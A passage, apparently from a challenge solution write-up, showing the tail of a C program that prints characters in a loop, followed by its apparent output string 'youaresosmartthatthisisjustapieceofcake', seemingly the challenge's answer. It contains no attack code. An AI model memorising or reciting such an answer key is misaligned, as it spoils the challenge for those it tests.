                                printf("%c",c[j]);
                                break;
                        }
                }
        }
        return 0;
}
```

```
youaresosmartthatthisisjustapieceofcake
```